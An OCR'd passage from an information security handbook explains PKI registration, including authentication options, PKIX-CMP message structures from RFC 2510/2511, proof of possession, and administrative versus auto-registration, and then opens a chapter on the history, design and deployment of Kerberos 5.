


EXHIBIT 117.2 Certificate request via e-mail or Web with no authentication.




EXHIBIT 117.3 Certificate request via corporate e-mail or Web or GUI interface.

Dedicated Authentication Bases

In rare cases, when a PKI CPS requires a user authentication that cannot be satisfied by the existing authentication bases, a dedicated authentication base may be created to meet all CPS requirements. For example, for this purpose, a prepopulated PKI directory may be created, where each person eligible for PKI registration will be presented with a password and personal data attributes (favorite drink and color, car, etc.). Among




EXHIBIT 117.4 Certificate request via gateway interfaces.

possible authentication schemes with dedicated or existing authentication bases may be personal entropy, biometrics, and others.

Face-to-Face

The most reliable but most expensive method to authenticate an EE for PKI registration is face-to-face authentication. It is applied when the issued certificate will secure either high-risk and responsibility transactions (certificates for VPN gateways, CA and RA administrators) or transactions of high value, especially when the subscriber will authenticate and sign transactions on behalf of an organization. To obtain this type of certificate, the individual must be personally present and show a badge and other valid identification to the dedicated corporate registration security office and sign a document obliging use of the certificate only for assigned purposes. Another example is a healthcare application (e.g., Baltimore-based Healthcare eSignature Authority). All the procedures and sets of ID and documents that must be presented before an authentication authority are described in CPS.

Certificate Request Processing

So far we have looked at the process of EE authentication that may be required by CPS; but from the perspective of the PKI transactions, this process includes out-of-bound transactions. Whether the RA is contacting an authentication database online, or the EE is going through face-to-face authentication, there are still no PKI-specific messages. The RA only carries out the function of personal authentication of an EE before the true PKI registration of the EE can be initialized. This step can also be considered as the first part of the process of initial registration with PKI. Another part of initial registration includes the step of EE initialization, when the EE is requesting information about the PKI-supported functions and acquiring CA public key. The EE is also making itself known to the CA, generating the EE key-pairs and creating a personal secure environment (PSE).

The initial PKI registration process, among other functions, should provide an assurance that the certificate request is really coming from the subject whose name is in the request, and that the subject holds private keys that are the counterparts to the public keys in the certificate request.

These and other PKI functions in many cases rely on PKI Certificate Management Protocols[3] and Certificate Request Management Format.[4]

PKIX-CMP establishes a framework for most of the aspects of PKI management. It is implemented as a message-handling system with a general message format as presented below:[3]

```
PKIMessage :: = SEQUENCE {
header PKIHeader,
body PKIBody,
protection [0] PKIProtection OPTIONAL,
extraCerts [1] SEQUENCE SIZE (1..MAX) OF Certificate
OPTIONAL
}
```

The various messages used in implementing PKI management functions are presented in the PKI message body[3] (see Exhibit 117.5).

Initial Registration

In the PKIX-CMP framework, the first PKI message, related to the EE, may be considered as the start of the initial registration, provided that out-of-bound required EE authentication and CA public key installation have been successfully completed by this time. All the messages that are sent from PKI to the EE must be authenticated. The messages from the EE to PKI may or may not require authentication, depending on the implemented scheme, which includes the location of key generation and the requirements for confirmation messages.

- In the centralized scheme, initialization starts at the CA, and key-pair generation also occurs on the CA. Neither EE message authentication nor confirmation messages are required. Basically, the entire initial registration job is done on the CA, which may send to the EE a message containing the EE's PSE.
- In the basic scheme, initiation and key-pair generation start on the EE's site. As a consequence, its messages to RA and CA must be authenticated. This scheme also requires a confirmation message from the EE to RA/CA when the registration cycle is complete.

Issuing to the EE an authentication key or reference value facilitates authentication of any message from the EE to RA/CA. The EE will use the authentication key to encrypt its certificate request before sending it to the CA/RA.

Proof of Possession

A group of the key PKIX-CMP messages, sent by the EE in the process of initial registration, includes "ir," "cr," and "p10cr" messages (see the PKI message body above). The full structure of these messages is described in RFC 2511 and RSA Laboratories' Public-Key Cryptography Standards (PKCS). Certificate request messages, among other information, include "publicKey" and "subject" name attributes.

The EE has authenticated itself out-of-bound with RA on the initialization phase of initial registration (see above section on registration, identification, and authentication). Now an additional proof is required — that the EE, or the subject, is in possession of a private key, which is a counterpart of the public Key in the certificate request message. It is a proof of binding, or so-called proof of possession, or POP, which the EE submits to the RA.

Depending on the types of requested certificates and public/private key-pairs, different POP mechanisms may be implemented:

- For encryption certificates, the EE can simply provide a private key to the RA/CA, or the EE can be required to decrypt with its private key a value of the following data, which is sent back by RA/CA:
  - In the direct method it will be a challenge value, generated and encrypted and sent to the EE by the RA. The EE is expected to decrypt and send the value back.

EXHIBIT 117.5 Messages Used in Implementing PKI Management Functions

```
PKIBody :: = CHOICE {— message-specific body elements
      ir    [0] CertReqMessages,— Initialization Request
      ip    [1] CertRepMessage,— Initialization Response
      cr    [2] CertReqMessages,— Certification Request
      cp    [3] CertRepMessage,— Certification Response
      p10cr [4] CertificationRequest,— PKCS #10 Cert. Req.
              — the PKCS #10
                                                certification request*
      popdecc[5] POPODecKeyChallContent,— pop Challenge
      popdecr[6] POPODecKeyRespContent,— pop Response
      kur   [7] CertReqMessages,— Key Update Request
      kup   [8] CertRepMessage,— Key Update Response
      krr   [9] CertReqMessages,— Key Recovery Request
      krp   [10] KeyRecRepContent,— Key Recovery Response
      rr    [11] RevReqContent,— Revocation Request
      rp    [12] RevRepContent,— Revocation Response
      ccr   [13] CertReqMessages,— Cross-Cert. Request
      ccp   [14] CertRepMessage,— Cross-Cert. Response
      ckuann[15] CAKeyUpdAnnContent,— CA Key Update Ann.
      cann  [16] CertAnnContent,— Certificate Ann.
      rann  [17] RevAnnContent,— Revocation Ann.
      crlann[18] CRLAnnContent,— CRL Announcement
      conf  [19] PKIConfirmContent,— Confirmation
      nested[20] NestedMessageContent,— Nested Message
      genm  [21] GenMsgContent,— General Message
      genp  [22] GenRepContent,— General Response
      error [23] ErrorMsgContent— Error Message
}
```

* RSA Laboratories, Public-Key Cryptography Standards (PKCS), RSA Data Security Inc., Redwood City, CA, November 1993 release.

Source: RFC 2510.

- In the indirect method, the CA will issue the certificate, encrypt it with the given public encryption key, and send it to the EE. The subsequent use of the certificate by the EE will demonstrate its ability to decrypt it, hence the possession of a private key.
- For signing certificates, the EE merely signs a value with its private key and sends it to the RA/CA.

Depending on implementation and policy, PKI parties may employ different schemes of PKIX-CMP message exchange in the process of initial registration (see Exhibit 117.6).

An initialization request ("ir") contains, as the PKIBody, a CertReqMessages data structure that specifies the requested certificate. This structure is represented in RFC 2511 (see Exhibit 117.7).

A registration/certification request ("cr") may also use as PKIBody a CertReqMessages data structure, or alternatively ("p10cr"), a CertificationRequest.[5]

Administrative and Auto-Registration

As we saw above, the rich PKIX-CMP messaging framework supports the inbound initial certificate request and reply, message authentication, and POP. However, it does not support some important out-of-bound steps of PKI initial registration, such as:




EXHIBIT 117.6 Different schemes of PKIX-CMP message exchange.

- Authentication of an EE and binding its personal identification attributes with the name, which is a part of the registration request
- Administrative processes, such as managers' approval for PKI registration

To keep the PKIX-CMP framework functioning, the EE can generally communicate either directly with the CA or via the RA, depending on specific implementation. However, the CA cannot support the out-of-bound steps of initial registration. That is where the role of the RA is important. In addition to the two functions above, the RA also assumes some CA or EE functionality, such as initializing the whole process of initial registration and completing it by publishing a new certificate in the directory.

In the previous section on "Certificate Request Processing," we briefly mentioned several scenarios of user authentication. In the following analysis we will not consider the first scenario (online certificate request without explicit authentication) because certificates issued in this way have a very limited value.

```
CertReqMessages :: = SEQUENCE SIZE (1..MAX) OF CertReqMsg
CertReqMsg :: = SEQUENCE {
      certReqCertRequest,
      pop   ProofOfPossession OPTIONAL,
 —    content depends upon key type
      regInfoSEQUENCE SIZE(1..MAX) OF AttributeTypeAndValue
                  OPTIONAL}
CertRequest :: = SEQUENCE {
      certReqIdINTEGER,— ID for matching request and reply
      certTemplateCertTemplate,— Selected fields of cert to be issued
      controlsControls OPTIONAL}— Attributes affecting issuance
CertTemplate :: = SEQUENCE {
      version[0] VersionOPTIONAL,
      serialNumber[1] INTEGEROPTIONAL,
      signingAlg[2] AlgorithmIdentifierOPTIONAL,
      issuer[3] NameOPTIONAL,
      validity[4] OptionalValidityOPTIONAL,
      subject[5] NameOPTIONAL,
      publicKey[6] SubjectPublicKeyInfoOPTIONAL,
      issuerUID[7] UniqueIdentifierOPTIONAL,
      subjectUID[8] UniqueIdentifierOPTIONAL,
      extensions[9] ExtensionsOPTIONAL}
OptionalValidity :: = SEQUENCE {
      notBefore[0] Time OPTIONAL,
      notAfter[1] Time OPTIONAL} — at least one must be present
Time :: = CHOICE {
      utcTimeUTCTime,
      generalTimeGeneralizedTime}
```

EXHIBIT 117.7 Data structure specifying the requested certificate.

Case Study

The following are examples of the initial registration, which requires explicit EE authentication.

Administrative Registration

1. An EE issues an out-of-bound request to become a PKI subscriber (either organizational or commercial third party).
2. An authorized administrator or commercial PKI clerk will authenticate EE and verify its request. Upon successful authentication and verification, an authorized administrator submits the request to the RA administrator.
3. The RA administrator enters the EE subject name and, optionally, additional attributes into the RA to pass it to the CA. The CA will verify if the subject name is not ambiguous and will issue a reference number (RN) to associate the forthcoming certificate request with the subject and an authentication code (AC) to encrypt forthcoming communications with EE.
4. The RA administrator sends the AC and RN in a secure out-of-bound way to the EE.
5. The EE generates a signing key-pair, and using AC and RN, establishes inbound “ir” PKIX-CMP exchange.
6. As a result, the EE’s verification and encryption certificates, along with signing and decryption keys, are placed in the EE PSE. The EE’s encryption certificate is also placed in the public directory.
7. If the keys are compromised or destroyed, the PKI administrator should start a recovery process, which quite closely repeats the steps of initial registration described here.

As we see, most of the out-of-bound steps in each individual case of administrative PKI registration are handled by administrators and clerks. Moreover, the out-of-bound distribution of AC/RN requires high confidentiality.

Auto-Registration

1. Optionally (depending on the policy), an EE may have to issue an out-of-bound application to become a PKI subscriber (either organizational or commercial third party). An authorized administrator or commercial PKI clerk will evaluate the request. Upon evaluation, the EE will be defined in the organizational or commercial database as a user, authorized to become a PKI subscriber.
2. The EE enters his authentication attributes online in the predefined GUI form.
3. The form processor (background process of the GUI form) checks if the EE is authorized to become a PKI subscriber and then tries to authenticate the EE based on the entered credentials.
4. Upon successful authentication of the EE, the subsequent registration steps are performed automatically, as well as the previous step.
5. As a result, the EE's verification and encryption certificates, along with signing and decryption keys, are placed in the EE PSE. The EE's encryption certificate is also placed in the public directory.
6. If the keys are compromised or destroyed, the EE can invoke via a GUI form a recovery process without any administrator's participation.

Comparing the two scenarios, we can see an obvious advantage to auto-registration. It is substantially a self-registration process. From an administration perspective, it requires simply to authorize the EE to become a PKI subscriber. After that, only exceptional situations may require a PKI administrator's intervention.

Authentication Is a Key Factor

We may assume that in both scenarios described above, all the inbound communications follow the same steps of the same protocol (PKIX-CMP). The difference is in the out-of-bound steps, and more specifically, in the user (EE) authentication. Generally, possible authentication scenarios are described in the section on "Registration, Identification, and Authentication." Most of those scenarios (except face-to-face scenarios) may be implemented either in the administrative or auto-registration stage. The form, sources, and quality of authentication data should be described in the CPS. The stronger the authentication criteria for PKI registration, the more trust the relying parties or applications can use. There may be explicit and implicit authentication factors.

In the administrative registration case above, authentication of the organizational user may be totally implicit, because his PKI subscription may have been authorized by his manager, and AC/RN data may have been delivered via organizational channels with good authentication mechanisms and access control. On the other hand, registration with a commercial PKI may require an EE to supply personal information (SSN, DOB, address, bank account, etc.), which may be verified by a clerk or administrator.

Auto-registration generally accommodates verification of all the pieces of the personal information. If it is implemented correctly, it may help to protect subscribers' privacy, because no personal information will be passed via clerks and administrators. In both the organizational and commercial PKI registration cases, it may even add additional authentication factors — the ability of the EE/user to authenticate himself online with his existing accounts using one or many authentication bases within one or many organizations.

Conclusion

For most common-use certificates, which do not assume a top fiscal or a highest legal responsibility, an automated process of PKI registration may be the best option, especially for large-scale PKI applications and for the geographically dispersed subscribers' base. Improvement of this technology in mitigating possible security risk, enlarging online authentication bases, methods of online authentication, and making the entire automated process more reliable, will allow the organization to rely on it when registering subscribers for more expensive certificates, which assume more responsibility.

For user registration for certificates carrying a very high responsibility and liability, the process will probably remain manual, with face-to face appearance of the applicant in front of the RA, with more than one proof of his identity. It will be complemented by application forms (from the applicant and his superior) and

verification (both online and offline) with appropriate authorities. The number of certificates of this type is not high, and thus does not create a burden for the RA or another agency performing its role.

References

1. S. Chokhani and W. Ford, Internet X.509 Public Key Infrastructure, Certificate Policy and Certification Practices Framework, RFC 2527, March 1999.
2. VeriSign Certification Practices Statement, Version 2.0., August 31, 2001.
3. C. Adams and S. Farrell, Internet X.509 Public Key Infrastructure, Certificate Management Protocols, RFC 2510, March 1999.
4. M. Myers, C. Adams, D. Solo, and D. Kemp, Certificate Request Message Format, RFC 2511, March 1999.
5. RSA Laboratories, *Public-Key Cryptography Standards* (PKCS), RSA Data Security Inc., Redwood City, CA, November 1993 Release.

Implementing Kerberos in Distributed Systems

Joe Kovara, CTP and Ray Kaplan, CISSP, CISA, CISM

Kerberos is a distributed security system that provides a wide range of security services for distributed environments. Those services include authentication and message protection, as well as providing the ability to securely carry authorization information needed by applications, operating systems, and networks. Kerberos also provides the facilities necessary for delegation, where limited-trust intermediaries perform operations on behalf of a client. Entering its second decade of use, Kerberos is arguably the best tested and most scrutinized distributed security system in widespread use today.

Kerberos differs from many other distributed security systems in its ability to incorporate a very wide range of security technologies and mechanisms. That flexibility allows a mixture of security technologies and mechanisms to be used, as narrowly or broadly as required, while still providing the economies of scale that come from a common, reusable, and technology-neutral Kerberos security infrastructure. Technologies and mechanisms that have been incorporated into Kerberos and that are in use today include certificate-based public key systems, smart cards, token cards, asymmetric-key cryptography, as well as the venerable user ID and password.

Kerberos' longevity and acceptance in the commercial market are testaments to its reliability, efficiency, cost of ownership, and its adaptability to security technologies past, present, and — we believe — future. Those factors have made Kerberos the *de facto* standard for distributed security in large, heterogeneous network environments. Kerberos has been in production on a large scale for years at a variety of commercial, government, and educational organizations, and for over a decade in one of the world's most challenging open systems environments: Project Athena[1] at MIT, where it protects campus users and services from what is possibly the security practitioner's worst nightmare.

History of Development

Many of the ideas for Kerberos originated in a discussion of how to use encryption for authentication in large networks that was published in 1978 by Roger Needham and Michael Schroeder.[2] Other early ideas can be attributed to continuing work by the security community, such as Dorothy Denning's and Giovanni Sacco's work on the use of time stamps in key distribution protocols.[3] Kerberos was designed and implemented in the mid-1980s as part of MIT's Project Athena. The original design and implementation of the first four versions of Kerberos were done by MIT Project Athena members Steve Miller (Digital Equipment Corp.) and Clifford Neuman, along with Jerome Salzer (Project Athena technical director) and Jeff Schiller (MIT campus network manager).

Kerberos versions 1 through 3 were internal development versions and, since its public release in 1989, version 4 of Kerberos has seen wide use in the Internet community. In 1990, John Kohl (Digital Equipment Corp.) and Clifford Neuman (University of Washington at that time and now with the Information Sciences Institute at the University of Southern California) presented a design for version 5 of the protocol based on input from many of those familiar with the limitations of version 4. Currently, Kerberos versions 4 and 5 are

available from several sources, including freely distributed versions (subject to export restrictions) and fully supported commercial versions. Kerberos 4 is in rapid decline, and support for it is very limited. This discussion is limited to Kerberos 5.

Current Development

Although there have been no fundamental changes to the Kerberos 5 protocol in recent years,[4] development and enhancement of Kerberos 5 continues today.[5] That development continues a history of incremental improvements to the protocol and implementations. Implementation improvements tend to be driven by commercial demands, lessons learned from large deployments, and the normal improvements in supporting technology and methodologies.

Standards efforts within the Internet Engineering Task Force (IETF) continue to play a predominant role in the Kerberos 5 protocol development, reflecting both the maturity of the protocol as well as the volatility of security technology. Protocol development is primarily driven by the emergence of new technologies, and standards efforts continue to provide an assurance of compatibility and interoperability between implementations as new capabilities and technologies are incorporated. Those efforts also ensure that new developments are vetted by the Internet community. Many additions to Kerberos take the form of separate standards, or IETF Request for Comments (RFCs).[6] Those standards make use of elements in the Kerberos protocol specifically intended to allow for extension and the addition and integration of new technologies. Some of those technologies and their integration into Kerberos are discussed in subsequent sections.

As of this writing, both Microsoft[7] and Sun[8] have committed to delivery of Kerberos 5 as a standard feature of their operating systems. Kerberos 5 has also been at the core of security for the Open Software Foundation's Distributed Computing Environment (OSF DCE) for many years.[9] Many application vendors have also implemented the ability to utilize Kerberos 5 in their products, either directly, or through the Generic Security Service Applications Programming Interface (GSS-API).

Standards and Implementations

When discussing any standard, care must be exercised in delineating the difference between what the standard defines, what is required for a solution, and what different vendors provide. As does any good protocol standard, the Kerberos 5 standard leaves as much freedom as possible to each implementation, and as little freedom as necessary to ensure interoperability. The basic Kerberos 5 protocol defines the syntax and semantics for authentication, secure messaging, limited syntax and semantics for authorization, and the application of various cryptographic algorithms within those elements.

The Kerberos 5 protocol implies, but does not define, the supporting infrastructure needed to build a solution that incorporates and makes useful all of the standard's elements. For example, the services that make up the logical grouping of the Kerberos security server are defined by the Kerberos 5 standard. The manifestation of those services — the underlying database that those services require, the supporting management tools, and the efficiency of the implementation — are not defined by the standard. Those elements make the difference between what is theoretically possible and what is real. That difference is a reflection of the state of technology, market demands, and vendor implementation abilities and priorities. In this discussion we have attempted to distinguish between the elements that make up the Kerberos 5 protocol, the elements that are needed to build and deploy a solution, and the variations that can be expected in different implementations.

Perceptions and Technology

A review of perceptions about Kerberos will find many anecdotal and casual assertions about its poor usability, inferior performance, or lack of scalability. This appears to be inconsistent with the acceptance of Kerberos by major vendors and can be confusing to those tasked with evaluating security technologies. Much of that confusion is the result of the unqualified use of the term "Kerberos." Kerberos 4 and Kerberos 5 are very different, and any historical references must be qualified as to which version of Kerberos is the subject. As an early effort in distributed security, considerable study was devoted to the weaknesses, vulnerabilities, and limitations of Kerberos 4 and early drafts of the Kerberos 5 standard.[10] Modern implementations of Kerberos 5 address most, if not all, of those issues.

As a pioneering effort in distributed security, Kerberos exposed many new, and sometimes surprising, security issues. Many of those issues are endemic to distributed environments and are a reflection of organization and culture, and the changing face of security as organizations moved from a centralized to a distributed model. As a product of organization and culture, there is little if anything that technology alone can do to address most of those issues. Many of the resulting problems have been attributed to Kerberos, the vast majority of which are common to all distributed security systems, regardless of the technology used.

Various implementations of Kerberos have dealt with the broader organizational security issues in different ways, and with different degrees of success. The variability in the success of those implementations has also been a source of confusion. Enterprises that have a business need for distributed security and that understand the organizational, cultural, and security implications of distributed environments — or more accurately distributed business — tend to be most successful in deploying and applying Kerberos. Until very recently, organizations that fit that description have been in a small minority. Successes have also been achieved at other organizations, but those implementations tend to be narrowly focused on an application or a group within the organization. It should be no surprise that organizations that are in need of what Kerberos has to offer have been in the minority. Kerberos is a distributed security system. Distributed computing is still relatively young, and the technology and business paradigms are still far from convergence.

Outside of the minority of organizations with a business need for distributed security, attempts to implement broad-based distributed security systems such as Kerberos have generally failed. Horror stories of failed implementations tend to receive the most emphasis and are typically what an observer first encounters. Stories of successful implementations are more difficult to uncover. Those stories are rarely discussed outside of a small community of security practitioners or those directly involved, as there is generally little of interest to the broader community; "we're more secure than we were before" does not make for good press.

Whether drivers or indicators of change, the advent of the Internet and intranets bespeak a shift, as a greater number of enterprises move to more distributed organizational structures and business processes and discover a business need for solutions to distributed security problems. Those enterprises typically look first to the major vendors for solutions. Driven by customer business needs, those vendors have turned to Kerberos 5 as a key element in their security solutions.

Trust, Identity, and Cost

The vast majority of identity information used in organizations by computer systems and applications today is based on IDs and passwords, identity information that is bound to individuals. That is the result of years of evolution of our computer systems and applications. Any security based on that existing identity information is fundamentally limited by the trust placed in that information. In other words, security is limited by the level of trust we place in our current IDs and passwords as a means of identifying individuals.

Fundamentally increasing the level of trust placed in our identity information and the security of any system that uses those identities requires rebinding, or reverifying, individual identities. That is a very, very expensive proposition for all but the smallest organizations. In simple and extreme terms: any authentication technology purporting to improve the authenticity of individuals that is based on existing identity information is a waste of money; any authentication technology that is not based on existing identity information is too expensive to deploy on any but a small scale. This very simple but very fundamental equation limits all security technologies and the level of security that is practical and achievable.

We must use most of our existing identity information; the alternatives are not affordable. Although the situation appears bleak, it is far from hopeless; we must simply be realistic about what can be achieved, and at what cost. There is no "silver bullet." The best that any cost-effective solution can hope to do is establish the current level of trust in individual identities as a baseline and not allow further erosion of that trust. Once that baseline is established, measures can be taken to incrementally improve the situation as needed and as budgets allow. The cheaper those goals can be accomplished, the sooner we will start solving the problem and improving the level of trust we can place in our systems.

Kerberos provides the ability to stop further erosion of our trust in existing identities. Kerberos also allows that level of trust to be improved incrementally, by using technologies that are more secure than IDs and passwords. Kerberos allows both of those to be achieved at the lowest possible cost. The ability for Kerberos to effectively utilize what we have today, stop the erosion, and allow incremental improvement is one of the key factors in the success of Kerberos in real-world environments.

Technology Influences

Although technology continues to advance and provide us with the raw materials for improving Kerberos, many of the assumptions and influences that originally shaped Kerberos are still valid today. Although new security technologies may captivate audiences, the fundamentals have not changed. One fundamental of security that should never be forgotten is that a security system must be affordable and reliable if it is to achieve the goal of improving an organization's security.

An affordable and reliable security system makes the most of what exists, and does not require the use of new, expensive or unproven technologies as a prerequisite to improving security. A good security system such as Kerberos allows those newer technologies to be used but does not mandate them. With rapid advances in technology, single-technology solutions are also doomed to rapid obsolescence. Solutions that are predicated on new technologies will, by definition, see limited deployment until the cost and reliability of those solutions are acceptable to a broad range of organizations. The longer that evolution takes, the higher the probability that even newer technologies will render them, and any investment made in them, obsolete.

Moreover, history teaches us that time provides the only real validation of security. That is a difficult proposition for security practitioners when the norm in the information industry is a constant race of the latest and greatest. However, the historical landscape is littered with security technologies, most created by very smart people, that could not stand the test of time and the scrutiny of the security community. The technology influences that have shaped Kerberos have been based on simple and proven fundamentals that provide both a high degree of assurance and a continuing return on investment.

Protocol Placement

Kerberos is often described as an "application-layer protocol." Although that description is nominally correct, and most descriptions of Kerberos are from the perspective of the application, the unfortunate result is a perception that Kerberos requires modification of applications to be useful. Kerberos is not limited to use at the application layer, nor does Kerberos require modification of applications. Kerberos can be, and is, used very effectively at all layers of the network, as well as in middleware. Placing Kerberos authentication, integrity, confidentiality, and access control services below the application layer can provide significant improvements in security without the need to modify applications. The most obvious example of security "behind the scenes" is the use of Kerberos for authentication and key management in a virtual private network (VPN).

However, there are limits to what can be achieved without the cooperation and knowledge of an application. Those limits are a function of the application and apply to all security systems. Providing an authenticated and encrypted channel (e.g., using a VPN) may improve the security of access to the application and the security of information flowing between a client and the application. However, that alone does nothing to improve the usability of the application and does not take advantage of Kerberos' ability to provide secure single sign-on. For example, an application that insists on a local user ID for the users of that application will require mapping between the Kerberos identity and the application-specific user ID. An application that insists on a password will typically require some form of "password stuffing" to placate the application — even if the password is null. Some applications make life easier by providing hooks, call-outs, or exits that allow augmenting the application with alternative security mechanisms. Other applications that do not provide this flexibility require additional and complex infrastructure in order to provide the appearance of seamless operation. Note that these issues are a function of the applications, and not the security system. All security systems must deal with identical issues, and they will generally be forced to deal with those issues in similar ways.

Although we can formulate solutions to authentication, confidentiality, integrity, and access control that are useful and that are independent of a broad range of applications, the same cannot be said of delegation and authorization. In this context, the assertion that Kerberos requires modification of the application is correct. However, that requirement has little if any affect on the practical employment of Kerberos, because very few applications in use today need, or could make use of, those capabilities. Applications that can understand and make use of those capabilities are just starting to appear.

Passwords

One of the primary objectives of Kerberos has always been to provide security end-to-end. That is, all the way from an individual to a service, without the requirement to trust intermediaries. Kerberos can be, and is, also used to provide security for intermediate components such as computer systems, routers, and virtual private

networks. However, humans present the most significant challenge for any security system, and Kerberos does an exemplary job of meeting that challenge.

